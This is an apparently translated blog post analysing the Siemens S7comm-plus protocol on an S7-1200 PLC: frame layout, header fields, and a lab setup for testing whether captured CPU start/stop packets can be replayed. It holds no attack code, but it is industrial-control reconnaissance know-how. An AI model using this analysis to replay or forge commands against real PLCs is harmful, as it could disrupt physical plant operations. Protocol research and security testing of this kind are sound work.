ProgrammerSought

search

Analysis of Siemens S7comm-plus communication process and replay attack

tags: Industrial control safety knowledge

I. Overview

Siemens PLC is widely used in industrial control systems. This article mainly uses the S7-1200 V3.0.2 firmware version of the PLC and TIA13 environment for preliminary analysis of the S7comm-plus encryption protocol and analysis of anti-replay attacks. This article is only for communication and learning. It is forbidden to be used for illegal purposes. Welcome to all Lord Lu communicates and learns and progresses together.


2. Introduction of Siemens PLC

Siemens PLC is widely used in industrial control systems. Siemens controllers include S7-200, S7-300, S7-400, S7-1200 and S7-1500 versions of Siemens PLC,

The PLCs of the S7-200, S7-300, and S7-400 series use the early Siemens proprietary protocol S7comm for communication. PLCs with S7-1200/1500 series firmware version below V3.0 use Siemens' new generation S7comm-Plus protocol for communication.

The protocol uses some special coding specifications. The S7-1200/1500 series firmware version is V3.0 or higher, using the latest S7comm-Plus protocol. The S7comm-plus protocol introduces a session ID to prevent replay attacks.

To see which models and corresponding firmware versions are available in the S7 plc series, you can refer to the figure below.




3. Protocol analysis

3.1 Protocol structure

The S7Comm-plus Ethernet protocol is based on the OSI model as follows:


OSI layer	Protocol
7 Application Layer	S7Comm-plus
6 Presentation Layer	COTP
5 Session Layer	TPKT
4 Transport Layer	ISO-on-TCP (RFC 1006)
3 Network Layer	IP
2 Data Link Layer	Ethernet
1 Physical Layer	Ethernet

Through packet capture analysis and wireshark source code analysis, we can know that the frame structure of the S7Comm-plus protocol is roughly composed of a header, a data field, and a tail. The head and tail are fixed, and the data field has different frame structures and contents. A big difference. The schematic diagram of the frame structure is shown below:




3.2 Head and tail analysis

The composition of the Header and Trailer is the same, including the protocol number, PDU type and data length information. Its structure is shown in the following figure:




The structure of the head and tail is the same. Protocol id is one byte, PDU type is one byte, Length is double-byte. PDU type defines the type of the frame.



3.3 Data domain analysis

The Data field is the most complex and most variable area in the frame structure. Through analysis, the Data field can be divided into Integrity part, D_header, and Data. The specific structure is shown below:



(1) D_Head

When the PDU type is 0×01 and 0×02, there is no 32-bit Integrity part in the data packet, when the pdu type is 0×03, there are 32-bit Integrity part in the data packet; there are two reseved and one unknown in the data header In part, the value is different for different frames. From the wireshark data capture analysis, the value distribution is as follows:

PDU type	Opcode	Function	Reserved_1	Reserved_2	Unknown
0x01	0x31	0x04ca	0x0000	0x0000	0x36
	0x32	0x04ca	0x0000	0x0000	0x36
0x02	0x31	0x0542	0x0000	0x0000	0x34
	0x32	0x0542	0x0000	0x0000	0x34
0x03	0x31	0x054c	0x0000	0x0000	0x34
		0x0542	0x0000	0x0000	0x34
		0x04ca	0x0000	0x0000	0x34
	0x32	0x054c	0x0000	0x0000	0x34
		0x0542	0x0000	0x0000	0x34
		0x04ca	0x0000	0x0000	0x34
	0x33		缺省	缺省	缺省


(2) Data

The structure, content and format of the data part are related to the PDU type and opcode. The data part has many types and is more complicated. For detailed analysis, you can read the wireshark s7comm-plus protocol analysis code.

4. Anti-replay attack analysis

4.1 Environmental installation

(1) PC1 (192.168.10.101): install Botu software TIA13, used to connect S71200 plc devices, and start and stop PLC CPU control, mainly used for packet capture analysis, Botu software adds the correct PLC device and configures it PLC network address to ensure successful connection, as shown below:




(2) PLC (192.168.10.53): 6ES7 214-1AG31-0xB0 V3.0.2, as shown below:

(3) pc2 (192.168.10.100): This host mainly conducts replay attack experiments.


4.2 Packet capture analysis

(1) In offline mode, click the stop and start buttons of the Botu software to perform packet capture analysis.




The session id is returned. Each subsequent request must bring the session id to prevent replay attacks.

Stop and start cpu start and stop packets are both 121 bytes long, and the successful response packet is 84 bytes

